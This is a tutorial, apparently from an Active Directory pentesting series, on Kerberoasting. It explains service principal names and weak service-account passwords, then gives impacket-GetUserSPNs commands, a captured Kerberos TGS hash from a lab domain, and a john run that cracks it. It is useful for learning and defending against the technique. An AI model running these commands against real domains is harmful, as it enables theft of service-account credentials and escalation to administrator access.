🔥 🎟 TGS-REP Roasting (🍗 Kerberoasting)

Intro

In the last sections we have seen different roasting techniques like **AS-REP Roasting** and **AS-REQ Roasting.** And in this section we are going to talk about the last techniques on this group, a technique that is very relevant and very interesting named **TGS-REP Roasting** or **Kerberoasting.**

Before to talk how does work **Kerberoasting** we need to **review** how does work **AS-REP and AS-REQ**.If we remember how those techniques works we have exhausted the interaction with the **Authentication Services**

On the **AS-REQ** the target is the **timestamp** that is *sent* and *encrypted* with a user private key, which is used in the pre authentication process. And in **AS-REP** roasting the target is the ***network packet replay*** from the Authentication Services and that has the private key of the user named **sessionkey.** So, in these interactions there is nothing else that interests us.

Now, the piece of encrypted information that will interest us going to be the **Service Ticket** because the is going to be encrypted with the private key of the services

But those services that are created by default in an **AD Environment** will have a key managed by the domain controller and it will be very complicated to crack. But in domain infrastructure, there are not only the services that are created by default, there will also be a lot ***of services that are created by the Administrators***, for *example*, **Email Services, databases** that are going to need ***a services user*** that will run and support that software, and **more.**

So, all those services that are created by an Administrator are susceptible to ***having weak passwords.*** And all those kinds of bad practices are frequent for a reason: Those services users that are going to be used, ***are users that aren't frequently used***, and ***whose passwords are not reset*** and therefore, it is normal ***for them to be simple***, and since there can be several, they have to remember them all.

Therefore in **Kerberoasting** our targets are going to be **to get Services Tickets** for those services ***created by users***, not created by default, and try to **crack it** off line **to get the password.**

Here it is important to understand 2 more things:


1) The **services** in a domain infrastructure are identified through something known as ***SPN*** **(Service Principal Names).**

2) The computers could have **SPN associated** but also **users** can have **SPN associated.**

🔥😋🍗 Kerberoasting

To use this technique, we will use **impacket** and need to have domain **user credentials** to make the request to the **TGS** to get all those user services that have been created by an Administrator. The command is

impacket-GetUserSPNs domain.local/Username:Password -request




```
~/Desktop/Maquinas Active Diretory/Hashs ✓  impacket-GetUserSPNs corp.local/employer1:Password01 -request      ↓0 B/s ↑0 B/s 192.168.20.128
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName         Name         MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------  -----------  --------  --------------------------  ---------  ----------
MailService/MS01.corp.local  MailService            2025-01-22 14:12:40.068637  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*MailService$CORP.LOCAL$corp.local/MailService*$5fd9d59499998e784b46a2b4f3affc70$a68ac6b3e13f4b4c71e2fee91e7a9ff9f9e5e4d80017c5590db16ede9c68241657e8cfa5cad9dec6655c28d1ade1c1aabe1e0eb82744b6fcea0aada8c744de819c126da54f4194
e79edd9a85dd133f09b2b7d6a024b660de99deccc166d2e5967bc932c7d31d02b053128ae97f776ff903eec3333fb23b074a4515439a4e99cf3fbf64d526753ef5383f19af66229dd5bd828c20b8f0e897225845ddccce9ba82432ad1dc5f47dffb424afa04fa2eba3822327b4e6648535ff76ae7cd
532c2a9951a4e3098db904b39150f3cf2c050403b8ffce11cfc1696787c26bb6bad72823354895e96229a32ea06801774ead9cbbed7678c4fbe9fef8c066d50c552ee32f09a51c5624b2cf77a60f0c66e28148a1fb8f45586bebd759fc544143ab04889e414d101f7041c49edcc34217e1bcfcff0b8
c3c39e4b61b816b6126142349d4dedd193dcf7d80c6e45d75d79bdde853ac564459892f7a4ed01cc8e022fa76473ba5d76cbcaf6aed16ddb42ee82a62d16a08b31018b8ab5f2077006aa43e8b634ac7b6369b322438485a2dd6106d948282ecda8ad55447a3544a7166ed9b899d7a77fe6342e2c1f1
b579b84ac3cfdab4b0f7d6ccda8e2edc31226c396f26fe7161bf0f654ad13dcf532d38345e0636354bb2c2e9c5c7efb52edb83451e760dbd5b82286e07a482f6a437e0d84584f2aae8553efb139f86ec98ca0aab07d17af92354b4e085a88410ae0ab0bb221de20541d617574a5d5a7eb6dc74177a3
ad5c1bbc0818100c61c56296838cd59e6d6d173b1a297638143de8f697df19ad4d751c01db5f66fa28f993096802c37f2b67f169abae9a4888fe85c527f409ee7324a63acc73f4425859f21746d59d08acbaa7f2101d27887e8aa187122336ce00f4263edb0e3c2b56bb448bfec84c5f3206333fc96
bedf32efdf37df7cca2fd11d078a7e2bdf23d558948bb9d0ab3d9a569fe201c0afa711fa7c0f1a9fa92d1a041f98cbed5eafc011f77ffbb6bad8e01130b91bbf56f086aa8cdecd4229d4badcdc6b887a96381475dafcd8506227bc838564b9b9f193c0403717697a39da864b3da03827f75f9dca8b9
15f851ab0f3537e48940882f8587daccf2e39f4f7d861d90bff93bf6486aa92a78a86123ac2ed814f5241eaaa1a5b97664e3e27976457ebe435220e3ff1da9bde069988072405383434e93ad53a9a57941f4b29a97ce8e7a982d1bea45116168eee336fd68228d5fd69fbedd016596d70c6595359ce
760bc91d3b2c7160c375fb13d8b70ea0dcc728a6f9f2075abeb25c2d3b45547cfe0de27a90e0d8d0df5bb88479795e4be60bde2226ef256fabd455bd33b8917d5cfc901f275f6ea2ff26164651fe6ea87690fbd6ce9f76e3864c194bdd2bc16b004d8fc70a3166d891d45422fe707d57e9163ced8f3
aff9929428c4e26057
```

And we can save the TGS on a file with the command .

impacket-GetUserSPNs domain.local/Username:Password -outputfile File .hash




```
~/Desktop/Maquinas Active Diretory/Hashs ✓  impacket-GetUserSPNs corp.local/employer1:Password01 -outputfile Kerberoasting.hash
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName         Name         MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------  -----------  --------  --------------------------  ---------  ----------
MailService/MS01.corp.local  MailService            2025-01-22 14:12:40.068637  <never>


[-] CCache file is not found. Skipping...
```

And with that we can get de **TGS** from all users Kerberostable. Then we have to pick the hash a try to crack it Offline



```
~/Desktop/Maquinas Active Diretory/Hashs ✓  john Kerberoasting.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
computer         (?)
1g 0:00:00:00 DONE 2/3 (2025-01-22 14:53) 25.00g/s 25600p/s 25600c/s 25600C/s 123456..random
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Conclusión

Kerberoasting is a very popular technique, maybe the most important and the fastest to allow us to get admin privileges, because in AD infrastructure there are a lot of services running with a lot of users that have weak passwords.